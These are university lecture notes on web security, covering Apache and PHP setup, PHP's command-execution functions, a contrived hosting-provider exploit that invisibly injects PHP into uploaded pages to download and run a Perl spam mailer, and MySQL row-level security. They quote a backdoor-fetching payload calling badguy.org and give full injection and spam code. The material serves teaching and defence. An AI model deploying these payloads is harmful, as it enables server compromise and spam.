Injection Attack
Lecture Notes on “Computer and Network Security”
by Avi Kak ([email protected])
April 18, 2013
1:38pm
c
2013 Avinash Kak, Purdue University
Goals:
• What do we mean by web security?
• PHP and its system program execution functions
• An example of a PHP exploit that spews out third-party spam
• MySQL with row-level security
• SQL Injection Attack
Section Title Page
27.1 What Do We Mean by Web 3
Security?
27.2 PHP’s System Program Execution 9
Function
27.3 A Contrived PHP Exploit to Spew 13
Out Spam
27.4 MySQL with Row-Level Security 28
27.5 PHP + SQL 45
27.6 SQL Injection Attack 51
27.7 Protecting Your Web Server with 55
27.1: WHAT DO WE MEAN BY WEB
SECURITY?
• Obviously, practically all of the security-related fundamental no-tions we have covered so far are relevant to many of our activities on the web. Where would web commerce be today without the confidentiality and authentication services provided by protocols such as TLS/SSL, SSH, etc?
• But web security goes beyond the concerns that have been
pre-sented so far. Web security addresses the issues that
are specific to how web servers present their content to web browsers, how the browsers interact with the servers, and how people interact with the browsers.
This lecture takes up some of these issues.
• Until about a decade ago, the web servers offered only static
• Bow now web servers create content dynamically. Newspaper pages and the pages offered by e-commerce folks may, for ex-ample, alter the advertisements in their content depending on what they can guess about the geographical location and per-sonal preferences of the visitor. Dynamically created content is also widely used for creating wikis, in serving out blog pages with user feedback, in web-hosting services, etc.
• Dynamic content creation frequently requires that the web server be connected to a database server; the information that is dished out dynamically is placed in the database server. This obviously requires some sort of middleware that can analyze the URL re-ceived from a visitor’s browser and any other available informa-tion on the visitor, decide what to fetch from the database for the request at hand, and then compose a web page to be sent
back to the visitor. These days this “middleware”
fre-quently consists of PHP scripts, especially if the web server platform is composed of open-source compo-nents, such as Apache for the web server itself and MySQL as the database backend.
open-source platforms is done by ASP for web servers based on Mi-crosoft products.
• For the demonstrations in this lecture, I will make the following assumptions:
– That you have the Apache2 web server installed on your Ubuntu machine. The installation of Apache2 was addressed earlier in Section 19.4.2 of Lecture 19. In what follows, I will add to the Apache-related comments made earlier in Lecture 19.
– That your Apache2 server is PHP5 enabled. Installing PHP5
through your Synaptic Package Manager will make the Apache2 server automatically PHP enabled.
– That you have the MySQL database management system
act-ing as the database backend to the Apache2 server. More on this in Section 27.4 of this lecture.
Notes on installing Apache2 on your Ubuntu machine:
• When you install Apache2 on a Ubuntu machine through your Synaptic Package Manager, it starts running straight out of the box. To make sure that your Apache2 web server is running, point your browser to the URL http://localhost. If the web server is running, the browser will display a loud “It Works!” message. However, a more useful way to check the running of the server — assuming you also downloaded the Apache2 documentation package — is to point your browser to
server if it is running and if you remembered to also install the ‘apache2-doc’ package when you installed the Apache2 server.
• Every once in a while you may have to change the config file for the web server. When you do that, you’d need to reload your new configuration into the server. A “graceful” way to do that is by running the ”/etc/init.d/apache2 reload” command as root. You, of course, have the option to use the usual ”/etc/init.d/apache2 restart” for restarting the server at which point it would automatically load in the new configuration.
• You can also check that your web server is running by executing
ps aux | grep apache
This will show you all the Apache-related processes currently running. You will see something like:
root 7025 0.0 0.1 71372 3276 ? Ss 21:48 0:00 /usr/sbin/apache2 -k start www-data 8938 0.0 0.1 71372 2024 ? S 23:34 0:00 /usr/sbin/apache2 -k start www-data 8939 0.0 0.1 295212 3524 ? Sl 23:34 0:00 /usr/sbin/apache2 -k start www-data 8940 0.0 0.1 294804 2612 ? Sl 23:34 0:00 /usr/sbin/apache2 -k start
Note that the server processes are called apache2. Only the first one, owned by root, is the main server process. This process does not directly interact with the outside world. It is the next three child processes, owned bywww-data, that are in charge of responding to requests from outside connections and serving out pages in response to those requests.
• The main configuration file for the Apache2 HTTPD server is /etc/apache2/apache2.conf, which pulls in more user-specific config information from /etc/apache2/httpd.conf as mentioned in Section 19.15 of Lecture 19.
• Now you must become familiar with two additional subdirectories in the /etc/apache2/directory. These are called mods-available and mods-enabled. Before you can use any of the di-rectives in the config files, you have to first enable the modules that correspond to those directives. For example, I must enable the module “userdir” before I am al-lowed to insert the “UserDir” directive in the config files. You enable a module by executing
a2enmod module_name and disable a module by a2dismod module_name. So to enable the “userdir” module, do the following
a2enmod userdir
• Now place the following directives in the httpd.conf file if your web content is going to be in a directory called ’kak’ and its subdirectories that may be namedpublic-weborpublic html:
UserDir enabled kak
• Let’s next talk about how to get the web server to dish out the pages that may reside in the different accounts on your Ubuntu machine. The directory that holds the magic to accessing the different accounts for web content is /etc/apache2/sites-available/. To see what you need to do in this directory, let’s consider the “kak” account on my Ubuntu machine. I keep my web pages in the
public-webdirectory of my personal account. In order that the web server will dish out the pages in this directory, I go through the following steps:
– I enter the directory/etc/apache2/sites-available/and see a file called “default”. I execute
cp default kak
– In the “kak” file thus created, I change the value of DocumentIndex to Index.htmlthat is the name of the file I want to be served out when the clients access the “ kak” directory through the server.
– I change the target of the<Directory>element to thepublic-webdirectory of the “kak” account. That is, I change
<Directory /var/www/>
Options Indexes FollowSymLinks MultiViews AllowOverride None
Order Allow,Deny Allow from all </Directory>
to
<Directory /home/kak/public-web/>
Options Indexes FollowSymLinks MultiViews AllowOverride None
Order Allow,Deny Allow from all </Directory>
[In the directives shown above, the AllowOverride is to declare what permissions can be controlled in user-specific sites through the declarations in the.htaccessfile in the directories for those sites. For example, when AllowOver-ride is set to None, as above, the individual sites will not be able to overAllowOver-ride the security features with their own
– Next I go back to the directory /etc/apache2/ and disable the default “virtual server” that was in thesites-availabledirectory:
a2dissite default
and enable thekak“virtual server” by
a2ensite kak
This will create a symbolic link from the sites-enabled directory to the sites-available
directory for the kak site. [If you do not disable the default site, you may see an interference between the access permissions provided by defaultand the other sites you set up by copying from default. This could be the case especially if a client tries to access a directory as opposed to a specific file.
– After you change the configuration in this manner, you must reload the new configuration into the server by
/etc/init.d/apache2 reload
– If the web pages being served out by Apache2 invoke CGI scripts, you have to tell the server how to find them. I want to place the CGI scripts in my own directory. I therefore change in the “kak” file in thesites-availabledirectory the following
ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/ <Directory "/usr/lib/cgi-bin">
AllowOverride None
Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch Order allow,deny
Allow from all </Directory>
to
ScriptAlias /cgi-bin/ /home/kak/public-web/cgi-bin/ <Directory "/home/kak/public-web/cgi-bin">
AllowOverride None
Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch AddHandler cgi-script cgi pl
27.2: PHP’S SYSTEM PROGRAM
EXECUTION FUNCTIONS
• PHP is probably the most popular server-side scripting language used today for generating dynamic content for web pages. What makes PHP popular is that it is quick to learn, it provides excel-lent language support for interacting with practically all commonly-used databases, and that it has excellent on-line documentation. [The English version of the on-line documentation is at http://us.php.net/manual/. There is also a wonderful tutorial at http://www.w3schools.com/php/. PHP was gifted to us originally by Rasmus Lerdorf, and then, with further refinements, by Rasmus Lerdorf, Andi Gutmans and Zeev Suraski. This reminds me to mention that, in my opinion, the individuals who bring us languages that come into widespread use are the modern deities and prophets. (Obviously, hundreds if not thousands of people make important contri-butions to the maturation of these languages. Nonetheless, the primary credit must go to the individuals who first conceive of them and then shepherd their subsequent evo-lution.) This pantheon obviously includes Dennis Ritchie for C, Bjarne Stroustrup for C++, James Gosling for Java, Larry Wall for Perl, Guido van Rossum for Python, Tim Berners-Lee for HTML, Rasmus Lerdorf for PHP, and several others.]
• With regard to its name, PHP is a recursive acronym for “PHP:
Richard Stallman’s GNU project that launched the open-source movement in the world of software. The acronym GNU, as you surely know, stands for “GNU’s Not Unix!”.]
• A couple of things to bear in mind about using PHP: How PHP
runs on your machine is determined by the php.ini file that
on my Ubuntu machine is located at /etc/php5/apache2/php.ini.
If you change anything in this file, you must restart the Apache server. Additionally, you may also wish to install the PHP CLI (for Command Line Interface) that comes in a separate package.
The CLI will make it easier to debug your PHP scripts. [PHP
provides the usual complement of arithmetic, assignment, compound assignment, relational, and logical operators. The tokens used for these operators are the same as in C. The naming convention for the variables is the same as in Perl; that is, the name of a variable begins with ’$’. PHP provides the usual syntax for conditional evaluation with if–else and if–elseif–else control structures. The looping control structures are the usual while, do–while, for, and foreach. They work the same as in Perl. As with Perl, PHP provides two storage mechanisms, arrays and hashes (called associative arrays in PHP). They are both constructed with the array constructor, the former with a comma separated list, and the latter with a comma-separated key-value pairs with the keys and the values separated by ’=>’. Functions are defined in PHP with the function
keyword and classes with the class keyword. See the manual for these and many additional features of PHP.]
• In addition to deriving its power from the language facilities it contains for interacting with many popular databases, also
ex-ecution functions of PHP:
exec : for executing an external program on the server that can fill an array with the different lines of output produced by program execution.
passthru : for running external programs in a way that is
sim-ilar to exec and system but more suitable for the programs
that produce binary data that is meant to be sent back to the browser.
system : that works much like the system() function in Perl.
shell-exec : that works in the same way as the backticks oper-ator in Perl.
Since these functions execute programs on the server, they must obviously be kept outside the reach of intruders.
• The Department of Energy Technical Bulletin
“CIRCTech08-001: Understanding PHP Exploits” that is available from http:
//www.doecirc.energy.gov/techbull/CIRCTech08-001.html describes a PHP exploit in which an attacker is trying to upload a web page to pre-sumably a web-hosting server with the uploaded page containing the following PHP script:
<?
passthru(’cd /tmp;curl -O http:/badguy.org /data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*’); system(’cd /tmp;wget http:/badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*’); system(’cd /tmp;curl -O http:/badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*’); exec(’cd /tmp;wget http:/badguy.org/ data/backdoor.txt;rm -f backdoor.txt*’);
exec(’cd /tmp;curl -O http:/badguy.org/ data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*’); shell_exec(’cd /tmp;wget http:/badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*’); shell_exec(’cd /tmp;curl -O http:/badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*’); ?>
By calling on the different system program execution functions of PHP, the attacker is trying for the server to download from
some third party a file called backdoor.txt that presumably
contains malicious code. This malicious code could open an IRC channel for command and control. As the DOE bulletin explains,
the names badguy.org and backdoor.txt are merely for
27.3: A CONTRIVED PHP EXPLOIT TO
SPEW OUT SPAM

• The PHP exploit illustrated in Figure 1 is meant to be an educa-tional exercise. The determined spammers of the world can think of far simpler and more direct ways to deliver their unwelcome goods.
• To explain the exploit, we have a supposedly unscrupulous provider of web hosting services. He wants to inject some PHP code (for nefarious reasons, obviously) into the web pages uploaded to his server by unsuspecting clients. He knows that the injected PHP code will NOT be visible to a client even when the client views the page source in his/her browser because, by design, PHP is parsed out before it is sent to a browser. So, to the client, the web page will look exactly like it was uploaded.
• From the standpoint of the exploit described in this section,
the basic goal of the web hosting service provider is to cause
a spam file to be quietly downloaded from a third-party spam
that the spam file consists of the email addresses and the content
for each email address in the form of print() commands to an
output stream that talks to the sendmail program running on
the server.
• For the purpose of experimenting with the code that is shown
later in this section, let’s assume the following with regard to the various parties that have a role to play in this exploit:
Web Hosting Service Provider:
IP address: 192.168.1.105
OS: Ubuntu 10.04
Web Server: Apache2 HTTPD server
MTA: Sendmail
Also available: Perl
Innocent Client:
IP address: 192.168.1.103
OS: Mac OS X
Web Browser: Safari 3.2.1
Email List Provider:
https://engineering.purdue.edu/kak/emailer
A Provider of Web Hosting Services
An Innocent Client in Need of a Web Hosting Service
SPAM Supplier
Injects PHP
web page into client’s
SPAM
SPAM
Visitor to client’s page
Visitor to client’s page
SPAM
Client uploads a web page
Injected PHP remains invisible to client when the client views source in browser
Client’s browser requests the uploaded web page
Figure 1: This figure is from Lecture 27 of “Lecture Notes on
• As mentioned in the previous section, I’ll assume that you have installed PHP5 through your Synaptic Package Manager. The installation will automatically enable your Apache2 web server to work with PHP5. Again as mentioned in the previous section, you should also install the PHP5-CLI package for the Command Line Interface to PHP5. The CLI enables you to locate syntax errors in your PHP scripts by simply calling ‘php -l yourscript.php’. The CLI executable php is installed in the /usr/bin/ directory.
• One last change you’d need to make in order for the exploit of this
section to work is to go into your /etc/apache2/mods-enabled
directory and edit the php5.conf file to insert the following di-rective
<FilesMatch "\.html$">
SetHandler application/x-httpd-php </FilesMatch>
after the directive
<FilesMatch "\.ph(p3?|tml)$">
SetHandler application/x-httpd-php </FilesMatch>
which comes with system supplied php5.conf file. Note that
them out. Ordinarily, the web server would invoke the PHP preprocessor only on the files that end in the “.php”, “.php3”, and “.phtml” suffixes. [The exploit can be made to work even without this change to the php5.conf file, but then you will have to modify my uploadfile.php script that I show later in this section.]
• Shown below is a sample of the spam file that, as indicated earlier in this section, is meant to be downloaded from a third-party source. The spam file as shown below is meant to be executable by Perl. [Such a file could easily be put together from a list of email addresses, a list of content statements, a randomization routine for varying the imaginary ’From:’ addresses in the email messages, and, possibly, a randomization routine for varying some
part of the content in each email message.] The name of this
spam file for our demonstration is emailer and it is sitting in the
public-web directory of the services account at Purdue.
open SENDMAIL, "|/usr/sbin/sendmail -t -oi "; print SENDMAIL "From: cutiepie\@yourfriend.com \n"; print SENDMAIL "To: avi_kak\@yahoo.com \n";
print SENDMAIL "Subject: I am so lonely, please call \n\n";
print SENDMAIL "\n\nYou may not believe this, but I know you already.";
print SENDMAIL "I promise you will not regret it if you call me at 123-456-789.\n";
print SENDMAIL "\n\nIf you call, I will send you my photo that you will drool over. Call soon.\n"; print SENDMAIL "\n\n";
close SENDMAIL;
open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: goodbuddy\@someoutfit.net \n"; print SENDMAIL "To: kak\@purdue.edu \n";
print SENDMAIL "Subject: you just won a lottery \n\n"; print SENDMAIL "\n\nYes, you have won loads of money.\n\n";
print SENDMAIL "\n\nYou can now have fun the rest of your life.\n\n";
print SENDMAIL "\n\n"; close SENDMAIL;
open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: hellokitty\@anotheroutfit.org \n"; print SENDMAIL "To: ack\@rvl2.ecn.purdue.edu \n";
print SENDMAIL "Subject: Be a Romeo \n\n";
print SENDMAIL "\n\nOur medication was extensively tested over 1000 males in Eastern Carbozia and,"; print SENDMAIL " according to all, it produced amazing results.\n\n";
print SENDMAIL "\n\nNow you can please a woman like you have always wanted to."; print SENDMAIL "\nCall immediately at 123-456-789 for a free-trial package.\n\n"; print SENDMAIL "\n\n";
close SENDMAIL; ...
...
• The web hosting service provider makes available the following upload page, calledUploadYourWebPage.html, to his clients: [The HTML page shown below uses the <form>..</form> element to create a form in the
browser window. Ordinarily, a form is meant to capture the data entered by a user in
its various fields. However, we want to use the form for uploading a file. This is made
possible by the element <input type="file" name="file" id="file" /> that you
see below. This element causes the form to display the “Browse” button that the user
can use to locate the file that he/she wants to upload to the web server.]
<html>
<head><title>ACME WEB HOSTING SERVICE</title></head> <body>
<center><font size="5">ACME WEB HOSTING SERVICE</font></center> <pre>
</pre>
This is a facility that allows you to upload your web page to our site. Subsequently, your web page will be hosted by our site.
Here is how it works: Suppose the name of the file you upload is <i>myfilename.html</i>, you can subsequently advertise your web page as
<br> <br>
http://192.168.1.105/~kak/phpexploits/upload/<i>myfilename.html</i> <pre>
</pre>
<form action="uploadfile.php" method="post" enctype="multipart/form-data"> <center>
<table border=1 width="600"> <tr><td align="center">
<label for="file">Filename for your web page: </label> <input type="file" name="file" id="file" />
</td></tr>
<tr><td align="center">
<input type="submit" name="submit" value="Submit" /> </td></tr>
</table> </center> </form> </body> </html>

• The above HTML page creates a page for the client that looks
like what is shown in Figure 2.
• The HTML that I showed for the file UploadYourWebPage.html
calls on uploadfile.php for the “Submit” action on the form.
vari-Figure 2: This figure is from Lecture 27 of “Lecture Notes on Computer and Network Security” by Avi Kak
able $ FILES. This variable is actually a hash of hashes. The specific hash of interest
to us is $ FILES["file"]. We can, for example, retrieve the size of the file by
access-ing $ FILES["file"]["size"]. Also note that when a file is uploaded, PHP stores it
initially at a temporary location that is accessed by $ FILES["file"]["temp name"]]
<?php
// uploadfile.php //
// by Avi Kak ([email protected]) //
// Used in demonstrating a PHP exploit
if ( ( $_FILES["file"]["type"] == "text/html") //(A) && ($_FILES["file"]["size"] < 20000) ) { //(B) if ($_FILES["file"]["error"] > 0) { //(C) echo "Return Code: " . $_FILES["file"]["error"] . "<br />"; //(D)
} else { //(E)
echo "Type: " . $_FILES["file"]["type"] . "<br />"; //(G) echo "Size: ".($_FILES["file"]["size"] / 1024)." Kb<br />"; //(H) $uploaded_file_name = $_FILES["file"]["name"]; //(I) move_uploaded_file( $_FILES["file"]["tmp_name"], //(J) "upload/" . $uploaded_file_name); //(K) echo "Stored in: " . "upload/" . $uploaded_file_name; //(L) $arr = preg_split( "/\./", $uploaded_file_name ); //(M) unlink("upload/" . $arr[0] . ".php"); //(N) $handle = fopen( "upload/" . $arr[0] . ".php" , ’w’ ); //(O) fwrite( $handle, "
<?php
passthru( \"cd /tmp;
wget https://engineering.purdue.edu/kak/emailer; perl emailer;
rm emailer*\" );
?>
\n"); //(P)
fclose( $handle ); //(Q)
system( "cd upload; cat " . $uploaded_file_name . ">> " .
$arr[0] . ".php" ); //(R)
unlink( "upload/" . $uploaded_file_name ); //(S) system( "cd upload;
ln -s " . $arr[0] . ".php " . $uploaded_file_name ); //(T)
} //(U)
} else { //(V)
echo "Invalid file"; //(W)
} //(X)
?>
• In lines (A) and (B) of the PHP script shown above, we make
another file that is identical to what the client uploaded except for the extra PHP code that is in the statement that ends in line (P). Shown below is the extra code that is inserted into the file uploaded by the client:
<?php
passthru( \"cd /tmp;
wget https://engineering.purdue.edu/kak/emailer; perl emailer;
rm emailer*\" );
?>
What is invoked here is the PHP’s passthru() function that is
used to execute commands on the server. [What we want passthru()
to execute on the server is in this case a sequence of Unix commands. The first of these changes the directory to /tmp. This directory serves as a scratch pad in Unix/Linux systems. Processes often use this directory for temporary storage of files before some other process can get to them. Ordinarily, all entities listed in the file/etc/passwd are allowed to write to /tmp. In most systems, the information placed in /tmp is purged periodically. The second command executed by passthru() is the wget() command that non-interactively downloads files from web servers. In this case, we will try to download the emailer file shown earlier from my personal web site at Purdue. Next, the emailer is executed as a Perl file. That should send out spam assuming the web hosting server uses the sendmail software library as the Mail Transport Agent (MTA). The final command executed removes the file emailer from the /tmp directory to get rid of all evidence of wrongdoing.]
• In case you are curious about the call to unlink() in line (N), it
script. If such a file does not exist, unlink() will return without
error. For unlink() to be able to do its job, make sure that the
upload directory is writable.
• Let’s now say that the innocent client, logged into the machine with IP address 192.168.1.103, enters the following URL in his/her
web browser:
http://192.168.1.105/~kak/phpexploits/UploadYourWebPage.html
The innocent client uploads his/her HTML web page. Let’s say that the filename for this uploaded web page is HotShots.html.
Subsequently, as instructed on the UploadYourWebPage.html page,
the client enters in his/her browser the URL for the newly up-loaded web page:
http://192.168.1.105/~kak/phpexploits/upload/HotShots.html
• The client will find this web page displayed correctly in his/her
browser. Even more importantly, even if the client
viewed the page source, he/she will find no change from what was uploaded by him/her to the web host-ing service. [That is because the page source is only what the server allows the client’s browser to download. The server side would have parsed out the PHP content
before sending the uploaded page back to the client. So, as far as the client is concerned,
• Let’s assume that before the innocent client engaged in the above-mentioned interaction with the server at the web-hosting service, we had executed the following command as root on the machine on which the web server is running:
tail -f /var/log/mail.log
• Now each time the client (or, for that matter, any one else in the world) accesses his/her web page on the web hosting server, you will see the following sort of entries in the mail.log file of the web hosting server:
May 10 09:08:01 pixie sendmail[19402]: n4AD81aw019402: from=www-data, size=207, class=0, nrcpts=1, msgid=<[email protected]>, relay=www-data@localhost
May 10 09:08:01 pixie sm-mta[19403]: n4AD818t019403: from=<[email protected]>, size=444, class=0, nrcpts=1, msgid=<[email protected]>, proto=ESMTP, daemon=MSP-v4, relay=localhost.localdomain [127.0.0.1]
May 10 09:08:01 pixie sm-mta[19403]: n4AD818t019403: to=<[email protected]>, delay=00:00:00, mailer=esmtp, pri=30444, dsn=4.4.3, stat=queued
May 10 09:08:01 pixie sendmail[19402]: n4AD81aw019402: [email protected], ctladdr=www-data (33/33), delay=00:00:00, xdelay=00:00:00, mailer=relay, pri=30207, relay=[127.0.0.1]
[127.0.0.1], dsn=2.0.0, stat=Sent (n4AD818t019403 Message accepted for delivery)
May 10 09:08:01 pixie sendmail[19404]: n4AD8152019404: from=www-data, size=158, class=0, nrcpts=1, msgid=<[email protected]>, relay=www-data@localhost
May 10 09:08:02 pixie sm-mta[19405]: n4AD81mh019405: from=<[email protected]>, size=395, class=0, nrcpts=1, msgid=<[email protected]>, proto=ESMTP, daemon=MSP-v4, relay=localhost.localdomain [127.0.0.1]
May 10 09:08:02 pixie sendmail[19404]: n4AD8152019404: [email protected], ctladdr=www-data (33/33), delay=00:00:01, xdelay=00:00:01, mailer=relay, pri=30158, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent (n4AD81mh019405 Message accepted for delivery)
May 10 09:08:02 pixie sendmail[19407]: n4AD829I019407: from=www-data, size=156, class=0, nrcpts=1, msgid=<[email protected]>, relay=www-data@localhost
May 10 09:08:02 pixie sm-mta[19408]: n4AD82hF019408: from=<[email protected]>, size=393, class=0, nrcpts=1, msgid=<[email protected]>, proto=ESMTP, daemon=MSP-v4, relay=localhost.localdomain [127.0.0.1]
May 10 09:08:02 pixie sm-mta[19408]: n4AD82hF019408: to=<[email protected]>, delay=00:00:00, mailer=esmtp, pri=30393, dsn=4.4.3, stat=queued
May 10 09:08:02 pixie sendmail[19407]: n4AD829I019407: [email protected], ctladdr=www-data (33/33), delay=00:00:00, xdelay=00:00:00, mailer=relay, pri=30156, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent (n4AD82hF019408 Message accepted for delivery)
.... ....
• As the above log entries show, the sendmailprogram running on the web hosting server successfully placed all of the three emails
on the wire. But note that even when an email is successfully
placed on the wire, it may NOT arrive at its destination for various reasons. If you carry out this contrived exploit at home, chances are that any messages directed to addresses at yahoo.com,
google.com, etc., will not reach their recipients because those
organizations block email coming from IP address blocks assigned to residential units (since that is where the botnets proliferate).
• What is interesting is that even organizations like Purdue Uni-versity may not accept email coming directly out of a sendmail
MTA running on your home laptop (with its DHCP assigned ad-dress) because of the presence of localhost.localdomain string
in the email header that you can also see in the email log entries.
• I am much more successful in demonstrating the exploit in my
lab at Purdue for reasons that should be obvious by now.
• Our explanation of the PHP exploit presented in this section was based on the assumption of an unscrupulous web hosting service. But, obviously, even with a scrupulous web hosting service, the exploit would become feasible if an intruder broke into the server at the web hosting service. All that such an intruder would need to do would be to write a simple script that would scan all the HTML files at the server and inject malicious code into the files in the manner indicated in this section. The folks whose HTML web pages would be corrupted in this manner would never sus-pect that anything was awry with their pages for reasons that you should now understand. The form of the PHP exploit
pre-sented here is referred to as a cross-site scripting attack
in the exploit.
27.4: MySQL WITH ROW-LEVEL
SECURITY
• The example that I will present later to explain the SQL Injection Attack requires that we have a MySQL database with row-level security serving as a backend to the Apache web server.
• Row-level security for a database generally means that a user is only allowed to access (and, possibly, modify) certain designated rows of a database table.
Consider the accounts information in a bank stored in one or more database tables. When a client logs in remotely to see his/her bank balance, you would want to restrict that client to just those rows of the table that contain information specific to that client’s account at the bank.
• Our goal in this section is to create a MySQL database named
Manager_db for the user Manager. The database Manager_db
will contain one table named Maintenance_Schedule that will
+---+---+---+ | operator_name | equipment | deadline | +---+---+---+ | Operator1 | Engine parts | 2009-06-30 | | Operator2 | Transmission | 2009-08-30 | | Operator3 | Wheels | 2009-07-30 | +---+---+---+
• We will also install in MySQL three accounts under the user
names Operator1, Operator2, and Operator3. When any
of these three individuals accesses the Manager_db
database, especially its Maintenance_Schedule table, we want each operator to be able to view only his/her own row and no other rows.
• Now that the overall goal of this section is clear, let me quickly make you familiar with the MySQL database management sys-tem. I’ll assume that you will install it on your Ubuntu machine. Subsequently, I will show how to program the database so that the above-mentioned row-level constraint is enforced on the three operators.
• If you don’t already have the MySQL database management
Pack-age ManPack-ager will automatically choose several other packPack-ages that are needed by the server to function; these include “mysql-server-core-5.1,” “mysql-client-5.1,” “libdbi-perl,” etc. Instal-lation of these packages will result in the auto-instalInstal-lation of the server (after you are asked for a password for the MySQL root account). [The package manager will install the server executable mysqld in the
/usr/sbin/ directory, the command-line database administration utility mysqladmin in the /usr/bin/ directory, and the executable for running a very useful shell, called mysql, also in /usr/bin. If this is your first exposure to MySQL, the fact that the keyword “mysql” stands for two different things can be confusing at first: it is the name of the extremely
useful command-line shell, and it is also the name of a system-supplied database that contains
var-ious tables for the administration of the database system. After installing the server, you can check that the server is running by executing the following command when logged in as system root:
mysqladmin -u root -p ping where rootrefers to the database root and not the OS root. In this command, the ‘-u’ option specifies the user and the ‘-p’ option says that you want to be prompted for the password for, in this case, the database root account. To see what version of MySQL you are running, execute the following command: mysqladmin -u root -p
version where, as before, ‘-u root’ means MySQL root and ‘-p’ means that you want to be prompted for the database access password. If you want to change the password for, say, the database root, execute mysqladmin -u root -p password xxxxxxxx where xxxxxxx is the new password you wish to use for the MySQL root account. This will of course prompt you for the old password. To check the status of the server, enter as Ubuntu root: mysqladmin -u
root -p status. You can also use mysqladminto change the port to use, the pass-words for the individual accounts, the SSL certificates to use, etc. The installation of MySQL through the Synaptic Package Manager places all the config files in the /etc/mysql/ directory, with most of the config information in the /etc/mysql/my.cnffile. If you need to shut down themysqldserver, do so as system root by invoking mysqladmin -u
--user=root &. It is convenient to create an alias — I call it startmysqld — for the command /usr/bin/mysqld safe --user=root & and another alias — I call it stopmysqld— for the command mysqldadmin -u root -p shutdown. Do
man mysqladmin to see all of the capabilities of mysqladmin.]
• Let’s now set up an account called Manager in the MySQL
database management system. Setting up a new account means
entering information in the user table of the mysql database
that comes preinstalled with the database system. Toward that end, let’s fire up the shell mysql by invoking:
/usr/bin/mysql -u root -p
This command says that we want to fire up the mysql shell while logged in as database root. The fact that you are in the mysql
shell will become evident by the prompt ‘mysql> ’ you will next in the terminal window.
• MySQL is installed with multiple database root accounts. To see these accounts, let’s execute the following in the shell:
mysql> select User, Host from mysql.user;
which says that we want to print out the contents of all the rows, but only the columns Host and User, from the user table of the
+---+---+
| User | Host |
+---+---+
| root | 127.0.0.1 |
| debian-sys-maint | localhost |
| root | localhost |
| root | pixie |
+---+---+ 4 rows in set (0.00 sec)
A user account in MySQL is always identified by a username@host
combination, with username as shown in the left column above
and host as shown in the right column. The host entry means
that the user username will only be allowed to connect with the database from that host. If a user is allowed to connect from
anywhere, the host entry in the second column for such a user
is expressed by the symbol %. So the users root@localhost,
[email protected], and root@pixie are three different accounts
even though the usernames for all three are the same and the hosts for all three accounts are on the same machine. [Some older versions of MySQL came with a couple of preinstalled anonymous user accounts for testing purposes. The user name associated with an anonymous account used to be the empty string ’’. So don’t be surprised if you see rows in the above table that have empty strings in the Usercolumn for a
couple of entries in the Hostcolumn. Such accounts used to come with open access initially; that is, it was possible, at least for a fresh install, to access the database management system through these accounts without needing a password. Since these accounts are potential security holes, if you see them, you should close them before doing anything else. For example, if you see such an account that has “localhost” in the Host column, you can close it with the command drop user
• Let’s now engage in the following interaction with the database system to become more familiar with its upper layer before we set up the new accounts we mentioned earlier in this section.
mysql> show databases;
+---+
| Database |
+---+ | information_schema |
| mysql |
+---+ 2 rows in set (0.00 sec)
mysql> show tables in mysql;
+---+
| Tables_in_mysql |
+---+
| columns_priv |
| db |
| func |
| help_category |
| help_keyword |
| help_relation |
| help_topic |
| host |
| proc |
| procs_priv |
| tables_priv |
| time_zone |
| time_zone_leap_second |
| time_zone_name |
| time_zone_transition | | time_zone_transition_type |
| user |
+---+ 17 rows in set (0.00 sec)
The second command asks the mysql shell to display the tables
tables are all meant for the maintenance of the database system and with the documentation.
• Of the various tables in the mysql database that are listed above, the user accounts are all stored in the last table, the user table. In what follows, we will stay in the mysql shell and first ask the shell to switch to the mysql database, followed by a request to list the columns of the user table of the mysql database:
mysql> use mysql;
mysql> describe user;
ssl_cipher x509_issuer x509_subject max_questions max_updates max_connections max_user_connections
What this shows is that the system is capable of storing 37 dif-ferent attributes for a database account. Examine all of the at-tributes that end in the suffix ‘ priv’. These attributes stand for the privileges that you may either authorize or deny for the individual accounts. This allows the database administrator to fine-tune the privileges for a new account at the level of individual
SQL commands. Most of these attributes would have the entries
‘Y’ or ‘N’ in the user table of the mysql database.
• Continuing with our shell session while logged in as database root,
let’s now create a new database to be known as Manager_db and
then create a new user account Manager with full access to the database:
mysql> create database Manager_db;
mysql> create user Manager@localhost;
mysql> set password for Manager@localhost = PASSWORD( ’xxxxxxxx’ );
mysql> grant all on Manager_db.* to Manager@localhost;
mysql> show grants for Manager@localhost;
